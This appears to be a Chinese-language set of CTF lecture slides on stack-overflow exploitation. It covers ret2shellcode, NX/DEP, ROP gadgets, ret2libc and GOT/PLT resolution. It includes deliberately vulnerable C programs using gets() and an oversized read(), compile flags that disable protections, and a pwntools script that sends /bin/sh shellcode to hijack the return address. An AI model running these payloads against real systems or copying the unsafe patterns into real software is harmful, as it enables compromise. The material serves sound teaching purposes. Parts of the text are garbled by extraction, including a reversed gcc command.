Return-Oriented Programming

Rop

- ROP的全称为Return-oriented programming（返回导向编程），这是一种高级的内存攻击技术可以用来绕过现代操作系统的各种通用防御（比如内存不可执行和代码签名等）。
- ROP是一种攻击技术，其中攻击者使用堆栈的控制来在现有程序代码中的子程序中的返回指令之前，立即间接地执行精心挑选的指令或机器指令组。
- 因为所有执行的指令来自原始程序内的可执行存储器区域，所以这避免了直接代码注入的麻烦，并绕过了用来阻止来自用户控制的存储器的指令

Ret2Shellcode

- ret2shellcode需要我们控制程序执行shellcode代码。而所谓的shellcode指的是用于完成某个功能的汇编代码，常见的功能主要是获取目标系统的shell。一般来说，shellcode都需要我们自己去填充。这其实是另外一种典型的利用的方法，即此时我们需要自己去填充一些可执行的代码。
- 而在栈溢出的基础上，我们一般都是向栈中写内容，所以要想执行shellcode，需要对应的binary文件没有开启NX保护。

Ret2shellcode

- gcc -fno-stack-protector -z execstack -o shellcode.c shellcode

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void vulnerable_function() {
    char buf[128];
    read(STDIN_FILENO, buf, 256);
}

int main(int argc, char** argv) {
    vulnerable_function();
    write(STDOUT_FILENO, "Hello, World\n", 13);
}
```

j记得关闭系统ASLR

Ret2shellcode


- int(0x88)+ebp(4) = 140

```
.text:0804843B
.text:0804843B                  public vulnerable_function
.text:0804843B vulnerable_function proc near            ; CODE XREF: main+11↓p
.text:0804843B
.text:0804843B buf              = byte ptr -88h
.text:0804843B
.text:0804843B                  push    ebp
.text:0804843C                  mov     ebp, esp
.text:0804843E                  sub     esp, 88h
.text:08048444                  sub     esp, 4
.text:08048447                  push    100h            ; nbytes
.text:0804844C                  lea     eax, [ebp+buf]
.text:08048452                  push    eax             ; buf
.text:08048453                  push    0               ; fd
.text:08048455                  call    _read
.text:0804845A                  add     esp, 10h
.text:0804845D                  nop
.text:0804845E                  leave
.text:0804845F                  retn
.text:0804845F vulnerable_function endp
.text:0804845F
```

Ret2shellcode

- 除了这样计算我们还有快速的方法吗？

python pattern.py create 150 来生成一串测试用的150个字节的字符串：
随后我们使用gdb ./level1调试程序。



Ret2shellcode

这就意味着 'A'*140 + addr 我们就可以控制EIP 跳转们要跳转到地方了


```
0x8048453 <vulnerable_function+24>    push   0
► 0x8048455 <vulnerable_function+26>    call   read@plt                    <0x8048300>
      fd: 0x0
      buf: 0xffffce10 ◂— 0x0
      nbytes: 0x100
```

知道了buf的地址后...我们可以构造

[shellcode][“AAAAAAAAAAAAAA”....][ret]

Ret2shellcode

- ulimit -c unlimited
- sudo sh -c 'echo "/tmp/core.%t" > /proc/sys/kernel/core_pattern'



Ret2shellcode

ret2shellcode.py

```
1  #!/usr/bin/env python
2  # coding=utf-8
3
4  from pwn import *
5  p =process("ret2shellcode")
6
7  ret = 0xffe6ff70
8
9  shellcode = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"
10 shellcode += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"
11 shellcode += "\x0b\xcd\x80"
12
13 payload = shellcode +"A"*(140-len(shellcode)) + p32(ret)
14 p.sendline(payload)
15
16 p.interactive()
```

NX(DEP)

- DEP表示数据执行预防，此技术将内存区域标记为不可执行。通常堆栈和堆被标记为不可执行，从而防止攻击者执行驻留在这些区域的内存中的代码。


「世界上最遙遠的距離，不是生與死」

Ret2libc

「而是 Shellcode 就在 Stack 上，

你卻無法執行它。」

— DEP



0→re2libc

re2libc

- TA是一种rop链的构造方法
- TA是用来过dep/nx的

背景

- 1. Linux 32位
- 2. Linux上的可执行文件：ELF
- 3. 有了一个洞
- 4. 而且开了NX（不然没有必要）

基础知识0

linux x86 特性

- 32位的linux函数的**局部变量**是存在栈里面的
- 32位的linux函数调用时**ret的地址**是存在栈里面的
- 打开ida来看看函数调用执行了什么
- 打开ida来看看函数退出执行了什么

基础知识1

逼格：栈帧

linux x86 函数调用栈结构—调用

CALL xxx

push ret


jmp xxx

ret(call的下一条指令就是ret这个地址，目的：知道怎么回来)

PUSH ebp（保存栈，好恢复）

Mov ebp，esp（栈底抬上去）

sub esp, 28h（抬高栈顶给函数预留栈空间）




函数调用的参数

上一个函数的栈帧

基础知识1.5
linux x86 函数调用栈结构—返回


- Leave
  - mov esp，ebp（把esp弄回来）
  - pop ebp（把ebp弄回来）
- Ret
  - pop eip()

这个时候eip就被ret的值取代了！！！！



基础知识2
什么叫Stack OverFlow（栈溢出）

- 本来：只能输入3格（3*4字节）
- 结果输入的函数没弄好，可以输入很多（于是覆盖了ret）
- 那么在执行ret的时候，ret的地址就被aaaa取代了！（控制程序走向）



更加通用的利用方法

- 上面的方法只有简单的CTF题目中才会出现，往往不会出现可以直接跳过去的代码段
- 在很古老的时候，应该这么玩：
- 直接在栈中执行代码

漏洞缓冲机制

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

- **DEP/NX**
  - **DEP：数据执行保护**
  - **NX：No-eXecute**
- 后果：可以控制EIP但是跳过去会报错
- 推荐：peda

- ROP：Return-oriented programming

怎么玩


- 1. 精心构造栈
- 2. 利用ret的跳转特点
- 3. 不在栈中执行程序，而是在程序的可执行段寻找可以执行的小组件（gadget）
- 4. 把小组件串起来构造成的就叫rop链

gadgets

```
pop     ebx
pop     esi
pop     edi
pop     ebp
retn
```

```
add     esp, 4
pop     ebx
pop     ebp
retn
```

Gadgets ——> rop链



精心构造的rop：PICO CTF 2013 rop2

- 如果程序中有system()，并且可以找到/bin/sh字符串
- 方案1：call过去之后，/bin/sh直接成为了函数的参数
- 方案2：直接ret到system函数开始，那么此时的栈结构就是已经call完的结构，那么在函数里一开始会push ebp什么的，ret是在call的时候做的事情，那么就是多一个ret在中间，这里可以随便赋值给ret，因为这里永远不会ret了，已经system了

bamboofox中ret2libc1

gcc -m32 -fno-stack-protector ret2libc1.c -o ret2libc1

```
pwndbg> checksec
[*] '/home/wings/\xe6\xa1\x8c\xe9
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE
pwndbg>
```

ret2libc1.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

char *shell = "/bin/sh";
char buf2[100];

void secure(void)
{
    int secretcode,input;
    srand(time(NULL));

    secretcode = rand();
    scanf("%d",&input);
    if (input == secretcode)
        system("shell!");
}

int main(void)
{
    setvbuf(stdout,0LL,2,0LL);
    setvbuf(stdin,0LL,1,0LL);

    char buf1[100];

    printf("RET2LIBC >_<\n");
    gets(buf1);

    return 0;
}
```

re2libc

- 大多数程序是没有system，/bin/sh的，所以我们可以直接在libc库中找到这些
- 问题：libc库的加载基址不同系统是不一样的
  - ldd
  - 泄漏

思路

- re2libc利用思路

- 泄漏某个函数的地址
- 在libc中找到system，’/bin/sh’和这个函数的相对偏移
- 得到system的地址
- 成功利用

Ret2lib_2

- IDA: 没有构造好的system和”/bin/sh”
- ldd: 有libc, ls –l看真实libc
- 开了ASLR防护怎么办？

- 第一次栈溢出，使得ret覆盖为main，通过write泄漏write（got）的加载地址（看py）

- Ret覆盖为main后可以直接进行第二次交互，这里就可以通过泄漏的read来计算system和’/bin/sh’，然后方法和之前一样

- 演示

注意

- 只能泄漏使用了的函数：因为动态链接库的加载机制是lazy原则（got表）

Linux动态链接之GOT与PLT

- 函数名就是一个内存地址——函数的入口
  - call xxx
    - push ret
    - jmp xxx


- 情况1：自己写的函数（被静态编译的函数）
- 情况2：动态链接库中的函数（#include中的（libc中的））

- 自己写的函数，jmp过去之后，就是push ebp什么的了（函数本体）（ida瞅一眼）

- 动态链接库中的函数却没有这么简单
  - Lazy原则，用时加载
  - 第二次就不用加载了

如果是使用的动态链接库中的函数的话

- 在call的时候，并不是直接call动态链接库的真实偏移（库的偏移+函数在库中的偏移）
- 而是call了一个表中的地址，这个表叫plt表


PLT
pushl GOT[1]
jmp GOT[2]
jmp GOT[n]
pushl n
jmp plt[0]
1 步
2 步
GOT
GOT[1]
GOT[2]
GOT[n]
1 步
_dl_runtime_resolve
3 步
address
调用
_dl_runti
me_resolv
e 所返回
得到的
symbol
absolute
address
1 步
Absolute
address of
symbol

注意！！！！！

